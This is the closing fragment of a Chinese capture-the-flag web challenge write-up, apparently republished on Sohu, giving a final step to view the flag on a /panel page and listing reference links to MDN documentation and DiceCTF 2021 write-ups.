
4.回去/panel就可以看到flag了
参考链接
1.https://github.com/aszx87410/ctf-writeups/issues/16
2.https://developer.mozilla.org/zh-CN/docs/Web/HTML/Element/iframe
3.https://developer.mozilla.org/zh-CN/docs/Web/Java/Reference/Operators/Spread_syntax
4.https://blog.bi0s.in/2021/02/09/Web/DiceCTF21-WebIDE/
5.https://blog.bi0s.in/2021/02/09/Web/BuildAbetterPanel-dice21/返回搜狐,查看更多